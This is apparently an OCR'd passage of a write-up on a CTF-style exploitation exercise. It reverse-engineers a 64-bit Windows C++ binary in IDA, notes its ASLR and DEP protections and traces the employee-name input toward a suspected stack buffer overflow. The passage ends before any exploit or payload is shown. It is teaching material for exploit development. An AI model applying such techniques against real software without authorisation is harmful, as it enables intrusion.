
Analysis and exploitation of the program with hash sha256: 1a5aeab766b1b133edbb6355b873a63490824457 47a0be94d2220f7056b37d9d

In this paper I'm going to explain how I exploited the binary sent by Ricardo Narvaja (@ricnar456) as an exercise for learning or improve our exploiting skills. Also I have to mention my friend DSTN Gus (@MZ_IAT) for being the first one on resolving this challenge and helping me to resolve it.

The sample was windows pe 32+ binary programmed in C++, if we use Exeinfo PE we'll be able to see when this binary was compiled:



Protections that are implemented on binary by the compiler are:


- ASLR: which changes base address of binary each time this is executed (you can find more information in wikipedia: https://en.wikipedia.org/wiki/Address_space_layout_randomization)
- DEP: which prevents binary of execution on the stack (again more information: https://en.wikipedia.org/wiki/Executable_space_protection#Windows)

Other characteristic from this binary is that it has the runtimes embedded, so if IDA does not recognize the functions, we will not have the names in the disassembly. What it makes the analysis harder if you wanna recognize everything (I didn't do it, it wasn't necessary to exploit the binary).

First look to binary in execution

The binary is a simple application which asks for two employee names, and for a serie of numbers, after that it will show a message “Nombre Final” (Final Name).

Program asks for integer 16 times, different values will return different answers, we’ll see in the analysis what it does each one.



Finally we can see this:


(Gapachocho xD)

As we can see, “Nombre Final” is a mix of both names written before, maybe, with this we can imagine that some buffer overflow is possible. Also we see that different numbers give us different outputs, having the number 2 a big number that we will see what it is.


Analysis of the binary

First of all, what we have to do is to detect where main function is, with IDA 7.2 function is recognized in the analysis, but older versions maybe don't recognize it. So let's start in the entry point:

We have to follow the jmp to finish in a function with many paths:





If we go down and down, we usually we'll see some statements that we can recognize as the arguments of main:



Another easier approach would be to search strings we know are on binary:

Click in any string, and then look for xrefs:






```
; Attributes: library function static bp-based frame fpd=57h

; int __cdecl main(int argc, const char **argv, const char **envp)
main proc near

first_employee_name= byte ptr -0A0h
name_size= qword ptr -90h
some_kind_of_flag= qword ptr -88h
second_employee_name= qword ptr -80h
name_size_2= qword ptr -70h
some_kind_of_flag_2= qword ptr -68h
var_60= dword ptr -60h
var_58= qword ptr -58h
var_50= dword ptr -50h
final_name= byte ptr -48h
first_employee_name_copy= byte ptr -30h
arg_0= qword ptr  10h
first_employee_name_copy_dst= qword ptr  20h
arg_18= qword ptr  28h

; FUNCTION CHUNK AT .text:000000014000BEC0 SIZE 00000009 BYTES
; FUNCTION CHUNK AT .text:000000014002BDE0 SIZE 0000003C BYTES

push    rbp
push    rsi
push    rdi
lea     rbp, [rsp-47h]
sub     rsp, 0B0h
mov     qword ptr [rbp+57h+final_name+10h], 0FFFFFFFFFFFFFFFEh
mov     [rsp+0C0h+arg_0], rbx
mov     [rbp+57h+name_size], 0 ; size of name
mov     [rbp+57h+some_kind_of_flag], 0Fh ; some flag
mov     byte ptr [rbp-49h], 0
lea     rdx, aPleaseEnterEmp ; "Please, enter Employee name: "
```


One thing I've seen in this exercise that use C++ is the use of some buffers to save strings before saving it on the stack.
I've renamed some variables so I think in that way will be easier to know what's happening in execution. At the beginning two values are set one is the name size for the first written name, and then in the stack there's some kind of flag checked later.

Then we have the first string:



I've renamed those functions to "cout" and "end", as I think first function is the one which print on the screen the string, and then the other go to next line, so I think it's something like:
std::cout << "Please, enter Employee name: " << std::endl;

Some lines later, we have a function which accepts as second argument a pointer to the variable "first_employee_name", I've renamed function as "cin":



So I think this instruction is something like:
std::cin >> first_employee_name;

Variable first_employee_name it is an ASCII variable with a size of 16 bytes:


```
-00000000000000A0 first_employee_name db 16 dup(?)        ; string(C)
-0000000000000090 name_size       dq ?
-0000000000000088 some_kind_of_flag dq ?
```

```
Stack[00000F70]:000000000014FC00 first_employee_name db 'Gazpacho',0
Stack[00000F70]:000000000014FC09                     db 0A3h ; £
Stack[00000F70]:000000000014FC0A                     db 0A0h ;
Stack[00000F70]:000000000014FC0B                     db  3Fh ; ?
Stack[00000F70]:000000000014FC0C                     db    1
Stack[00000F70]:000000000014FC0D                     db    0
Stack[00000F70]:000000000014FC0E                     db    0
Stack[00000F70]:000000000014FC0F                     db    0
Stack[00000F70]:000000000014FC10 name_size           dq 8
Stack[00000F70]:000000000014FC18 some_kind_of_flag dq 0Fh
```

The name “Gazpacho” has a size of 8 bytes as we can see.

```
.text:000000013FA01F9B    lea     rdx, aHello     ; "Hello, "
.text:000000013FA01FA2    call    cout
.text:000000013FA01FA7    lea     rdx, [rbp+57h+first_employee_name]
.text:000000013FA01FAB    cmp     [rbp+57h+some_kind_of_flag], 10h
.text:000000013FA01FB0    cmovnb  rdx, qword ptr [rbp+57h+first_employee_name]
.text:000000013FA01FB5    mov     r8, [rbp+57h+name_size]
.text:000000013FA01FB9    mov     rcx, rax
.text:000000013FA01FBC    call    show_string_cout
.text:000000013FA01FC1    mov     rcx, rax
.text:000000013FA01FC4    call    end
```

The name is showed to the user with a “Hello, “, if some_kind_of_flag has been changed to a value of 0x10, rdx instead of being a point to first_employee_name will be a qword from that memory, this didn’t happen on this case so here we have the output:




After this, there’s a strncpy which I think it’s not more than a copy of the name “pepe” and this is not the vulnerable instruction:

```
xt:000000013FA01FC9    mov     r8d, 4          ; Size
xt:000000013FA01FCF    lea     rdx, aPepe      ; "pepe"
xt:000000013FA01FD6    lea     rdi, pointer_for_name ; "pepe"
xt:000000013FA01FDD    mov     rcx, rdi        ; Dst
xt:000000013FA01FE0    call    strncpy
```


Next, we have a function which is some kind of strcpy, which uses, extended registers to copy the name to another place on the stack:

```
call    strncpy
lea     rdx, [rbp+57h+first_employee_name]
lea     rcx, [rbp+57h+first_employee_name_copy]
call    some_kind_of_copy
```


Another strncpy is executed depending of size of the name:



For what I've seen this doesn't care much, so continue. The next important part is the place where second name is taken:

